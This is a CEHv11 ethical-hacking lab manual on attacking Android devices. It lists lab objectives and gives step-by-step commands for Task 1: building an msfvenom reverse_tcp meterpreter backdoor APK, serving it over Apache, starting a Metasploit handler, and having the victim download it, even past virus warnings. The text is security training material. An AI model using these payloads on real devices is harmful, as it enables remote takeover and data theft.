Hacking Mobile Platforms

Module 17

Hacking Mobile Platforms

Mobile devices allow communication between users on radio frequencies, whether GSM, LTE, 5G, or Wi-Fi. They can be used to send multimedia content, email, and perform many more tasks using the Internet.

Lab Scenario

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

With the advancement of mobile technology, mobility has become a key feature of Internet usage. People's lifestyles are becoming increasingly reliant on smartphones and tablets. Mobile devices are replacing desktops and laptops, as they enable users to access email, the Internet, and GPS navigation, and to store critical data such as contact lists, passwords, calendars, and login credentials. In addition, recent developments in mobile commerce have enabled users to perform transactions on their smartphones such as purchasing goods and applications over wireless networks, redeeming coupons and tickets, and banking.

Most mobile devices come with options to send and receive text or email messages, as well as download applications via the Internet. Although these functions are technological advances, hackers continue to use them for malicious purposes. For example, they may send malformed APKs (application package files) or URLs to individuals to entice victims to click on or even install them, and so grant the attackers access to users' login credentials, or whole or partial control of their devices.

Mobile security is becoming more challenging with the emergence of complex attacks that utilize multiple attack vectors to compromise mobile devices. These security threats can lead to critical data, money, and other information being stolen from mobile users and may also damage the reputation of mobile networks and organizations. The belief that surfing the Internet on mobile devices is safe causes many users to not enable their devices' security software. The popularity of smartphones and their moderately lax security have made them attractive and more valuable targets to attackers.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 17 Hacking Mobile Platforms

As an expert ethical hacker or penetration tester, you should first test the mobile platform used by your organization for various vulnerabilities; then, using this information, you should secure it from possible attacks.

In this lab, you will obtain hands-on experience with various techniques of launching attacks on mobile platforms, which will help you to audit their security.

Lab Objectives

The objective of the lab is to carry out mobile platform hacking and other tasks that include, but are not limited to:

- Exploit the vulnerabilities in an Android device
- Obtain users' credentials
- Hack Android device with a malicious application

- Use an Android device to launch a DoS attack on a target
- Exploit an Android device through ADB
- Perform a security assessment on an Android device

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Android emulator running on a virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 90 Minutes

Overview of Hacking Mobile Platforms

At present, smartphones are widely used for both business and personal purposes. Thus, they are a treasure trove for attackers looking to steal corporate or personal data. Security threats to mobile devices have increased with the growth of Internet connectivity, use of business and other applications, various methods of communication available, etc. Apart from certain security threats that are specific to them, mobile devices are also susceptible to many other threats that are applicable to desktop and laptop computers, web applications, and networks.

Nowadays, smartphones offer broad Internet and network connectivity via varying channels such as 3G/4G/5G, Bluetooth, Wi-Fi, or wired computer connections. Security threats may arise while transmitting data at different points along these various paths.

Lab Tasks

Ethical hackers or penetration testers use numerous tools and techniques to attack target mobile devices. The recommended labs that will assist you in learning various mobile attack techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Hack Android Devices	√	√	√
	1.1 Hack an Android Device by Creating Binary Payloads using Parrot Security		√	√
	1.2 Harvest Users' Credentials using the Social-Engineer Toolkit		√	√

	1.3 Launch a DoS Attack on a Target Machine using Low Orbital Cannon (LOIC) on the Android Mobile Platform	√		√
	1.4 Exploit the Android Platform through ADB using PhoneSploit	√		√
2	Secure Android Devices using Various Android Security Tools	√	√	√
	2.1 Analyze a Malicious App using Online Android Analyzers	√		√
	2.2 Analyze a Malicious App using Quixxi Vulnerability Scanner		√	√
	2.3 Secure Android Devices from Malicious Apps using Malwarebytes Security		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab 1

Hack Android Devices

Attackers use various Android hacking tools to identify vulnerabilities and exploit target mobile devices in order to obtain critical user information such as credentials, personal information, contact lists, etc.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

The number of people using smartphones and tablets is on the rise, as these devices support a wide range of functionalities. Android is the most popular mobile OS, because it is a platform open to all applications. Like other OSes, Android has its vulnerabilities, and not all Android users install patches to keep OS software and apps up to date and secure. This casualness enables attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on the victims' devices.

Owing to the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have become a prime target for attacks. Attackers scan these devices for vulnerabilities. These attacks can involve the device and the network layer, the data center, or a combination of these.

As a professional ethical hacker or pen tester, you should be familiar with all the hacking tools, exploits, and payloads to perform various tests mobile devices connected to a network to assess its security infrastructure.

In this lab, we will use various tools and techniques to hack the target mobile device.

Lab Objectives

- Hack an Android device by creating binary payloads using Parrot Security
- Harvest users' credentials using the Social-Engineer Toolkit
- Launch a DoS attack on a target machine using Low Orbital Cannon (LOIC) on the Android mobile platform
- Exploit the Android platform through ADB using PhoneSploit

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Android emulator running on a virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- LOIC located at **E:\CEH-Tools\CEHv11 Module 17 Hacking Mobile Platforms\Android Hacking Tools\Low Orbit Ion Cannon (LOIC)**
- You can also download the latest version of LOIC from its official website. If you do so, the screenshots in this lab manual might differ from the images that you see on your screen in the lab.

Lab Duration

Time: 60 Minutes

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 17 Hacking Mobile Platforms

Overview of Hacking Android Platforms

Android is a software environment developed by Google for mobile devices. It includes an OS, a middleware, and key applications. Its Linux-based OS is designed especially for portable devices such as smartphones and tablets. Android has a stack of software components categorized into six sections (System Apps, Java AP Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer [HAL], and Linux kernel) and five layers.

Owing to the increase in the number of users with Android devices, they have become the primary targets for hackers. Attackers use various Android hacking tools to discover vulnerabilities in the platform, and then exploit them to carry out attacks such as DoS, Man-in-the-Disk, and Spear phone attacks.

Lab Tasks

TASK 1

Hack an Android Device by Creating Binary Payloads using Parrot Security

Attackers use various tools such as Metasploit to create binary payloads, which are sent to the target system to gain control over it. The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code.

In this task, we will use Metasploit to create a binary payload in Parrot Security to hack an Android device.

1. Turn on the **Parrot Security** and **Android** virtual machines.

Note: You need to navigate to the Android virtual machine regularly as it freezes if left idle.

2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.




Figure 1.1.1: Parrot Security login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.

Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore target machines and execute code.




Figure 1.1.2: Running the programs as a root user

7. In the **Parrot Terminal** window, type **service postgresql start** and press **Enter** to start the database service.




Figure 1.1.3: Start postgresql

TASK 1.1

Create a Backdoor APK

8. Type **msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.10.13 R > Desktop/Backdoor.apk** and press **Enter** to generate a backdoor, or reverse meterpreter application.

Note: This command creates an APK (**Backdoor.apk**) on **Desktop** under the **Root** directory. In this case, **10.10.10.13** is the IP address of the **Parrot Security** virtual machine. This IP address may differ in your lab environment.




Figure 1.1.4: Setting the Android payload and creating a backdoor

TASK 1.2

Share Backdoor.apk File

9. Now, share or send the **Backdoor.apk** file to the victim machine (in this lab, we are using the **Android** emulator as the victim machine).

Note: In this task, we are sending the malicious payload through a shared directory, but in real-life cases, attackers may send it via an attachment in an email, over Bluetooth, or through some other application or means.

10. Type **cp /root/Desktop/Backdoor.apk /var/www/html/share/** and press **Enter** to copy the file to the **share** folder.

Note: If the shared folder is not present, navigate to **/var/www/html** and create a folder named **share**.

11. Now, type **service apache2 start** and press **Enter** to start the Apache web server.




Figure 1.1.5: Copying the backdoor file to share folder

TASK 1.3

Set the Payload

12. Type **msfconsole** and press **Enter** to launch the Metasploit framework.
13. In msfconsole, type **use exploit/multi/handler** and press **Enter**.




Figure 1.1.6: using the multi/handler exploit

14. Now, issue the following commands in msfconsole:
    - Type **set payload android/meterpreter/reverse_tcp** and press **Enter**.
    - Type **set LHOST 10.10.10.13** and press **Enter**.
    - Type **show options** and press **Enter**. This command lets you know the listening port (in this case, **4444**), as shown in the screenshot.




Figure 1.1.7: Setting payload and local host

15. Type **exploit -j -z** and press **Enter**. This command runs the exploit as a background job.




Figure 1.1.8: Starting the exploit

16. Switch to the **Android** emulator virtual machine.
17. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser.

Figure 1.1.9: Launching Chrome

TASK 1.4

Download and Launch the .apk File as a Victim

18. In the address bar, type **http://10.10.10.13/share** and press **Enter**.

Note: If a pop up appears, click **Allow**.

19. The **Index of /share** page appears; click **Backdoor.apk** to download the application package file.

Note: If a warning message appears at the lower section of the browser window, click **OK**.

Note: If Chrome needs storage access to download files, a pop-up will appear; click **Continue**. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.

